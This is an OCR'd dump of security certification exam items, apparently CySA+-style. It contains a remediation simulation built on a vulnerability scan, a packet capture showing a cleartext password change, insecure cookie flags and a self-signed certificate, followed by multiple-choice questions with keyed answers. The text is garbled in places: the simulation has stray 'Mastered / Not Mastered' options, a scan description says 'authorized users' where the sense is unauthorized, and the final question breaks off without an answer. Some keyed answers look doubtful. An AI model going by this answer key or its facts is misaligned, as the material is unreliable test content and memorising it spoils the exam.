
Instruction: The simualtion includes 2 steps. Please click on both tabs to complete the tasks. When you have completed the simulation, please click the Done button to submit.



Step 2

Given the scenario, determine what remediation action is required to address the vulnerabilities.

System	Validate Result	Remediation Action
WEB_SERVER01		
WEB_SERVER02		
WEB_SERVER03		



Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.151

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY


Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certificate Authority that is untrusted or unknown.

Affected Asset: 172.30.0.152


Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234




While logged in to the web portal (172.30.0.150) from the workstation (192.168.0.104) you perform an account password change. This process requires you to reenter the original password and enter a new password twice.

```
192.168.0.104   172.30.0.151    TLSv1   733   Application Data
172.30.0.151    192.168.0.104   TLSv1  1107   Application Data
192.168.0.104   172.30.0.151    TCP      66   44088 > https  [ACK]  Seq=1510 Ack=12723  Win=42368
192.168.0.104   172.30.0.150    HTTP    608   GET  /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
172.30.0.151    192.168.0.104   TCP      66   http > 60928  [ACK]  Seq=622  Ack=847  Win=5154  Len=...


Frame  4021:  114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src:  Vmware 00:03:22  (00:50:56:00:03:22),  Dst:  PaloAlto_39:1c:30  (00:1b:17:39:1c:30)
Internet Protocol Version 4, Src:  192.168.0.104 (192.168.0.104 ), Dst:  172.30.0.150 (172.30.0.150)
[2 Reassembled  TCP  Segments  (1496 bytes):  #4820(1448), #4821(48)]
Hypertext  Transfer  Protocol
        GET  /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
        Host:  XXXXX\r\n
        User – Agent:  Mozilla/5.0  (x11;  Linux  x86_64;  rv:18.0)  Gecko/20100101  Firefox/18.0  Iceweasel/18.0.1\r\n
        Accept:  text/html, application/xhtml+xml,application/xml;q=0.9,*/*;q=0\r\n
        Accept-Language:  en=US,en;q=0.5\r\n
        Accept-Encoding:  gzip,  deflate\r\n
        Referer:  http:/XXXXX/Shared/Portal/CustomProfiles/A_Profile.real\r\n
        [truncated]  Cookie:  ASPSESSIONIDQABRBT BC=HEJCAHEDJPK08CEP; ZZZ; ECUSERPROPS=
        Connection:  keep alive\r\n
        Content-Type:  application/x-www- form-urlendcoded\r\n
        Content-Length:  121\r\n
        \r\n
        [Full  request  URI:  http//XXX/Shared/Portal/CustomProfiles/PostProfile.real?47=25378158]
Line-based  text  data:  application/x-www-form-urlencoded
        EMAIL=someone@cloud.org m&PASSold=PassWord1  m&PASSnew1=PassWord2  m&PASSnewv=PassWord2
```



WEB_SERVER02Logs

Name	Value	Domain	.....	Expires / Max Age	....	Http	Secure
_utma	250288278.1028202552.1383963...	yourcompany.com	...	Thu, 05 Nov 2015 23:21:28 GMT	...		x
_utmb	250288278.2.10.1383693377	yourcompany.com	...	Tue, 05 Nov 2013 23:51:28 GMT	...		x
_utmc	250288278	yourcompany.com	...	Session	...		x
_utmz	250288278.1383693377.1.1.utmcs	yourcompany.com	...	Thu, 08 May 2014 11:21:28 GMT	...		x



WEB_SERVER03Logs

[TBD]Service Provider Certificate Info

Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: PenTest LLC

Issued by: PenTest LLC

Valid from 22/07/2014 to 22/07/2024

A. Mastered
B. Not Mastered

Answer: A

Explanation:
WEB_SERVER01: VALID – IMPLEMENT SSL/TLS
WEB_SERVER02: VALID – SET SECURE ATTRIBUTE WHEN COOKIE SHOULD SENT VIA HTTPS ONLY
WEB_SERVER03: VALID – IMPLEMENT CA SIGNED CERTIFICATE

NEW QUESTION 55
- (Exam Topic 1)
A cybersecurity analyst has been asked to follow a corporate process that will be used to manage vulnerabilities for an organization. The analyst notices the policy has not been updated in three years. Which of the following should the analyst check to ensure the policy is still accurate?

A. Threat intelligence reports
B. Technical constraints
C. Corporate minutes
D. Governing regulations

Answer: A

NEW QUESTION 59
- (Exam Topic 1)
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Answer: B

NEW QUESTION 63
- (Exam Topic 1)
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus. The security administrator denies the request and suggests a new port or service be used to complete the
application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny


Answer: C


NEW QUESTION 65
- (Exam Topic 1)
A cybersecurity professional typed in a URL and discovered the admin panel for the e-commerce application is accessible over the open web with the default password. Which of the following is the MOST secure solution to remediate this vulnerability?

A. Rename the URL to a more obscure name, whitelist all corporate IP blocks, and require two-factor authentication.
B. Change the default password, whitelist specific source IP addresses, and require two-factor authentication.
C. Whitelist all corporate IP blocks, require an alphanumeric passphrase for the default password, and require two-factor authentication.
D. Change the username and default password, whitelist specific source IP addresses, and require two-factor authentication.

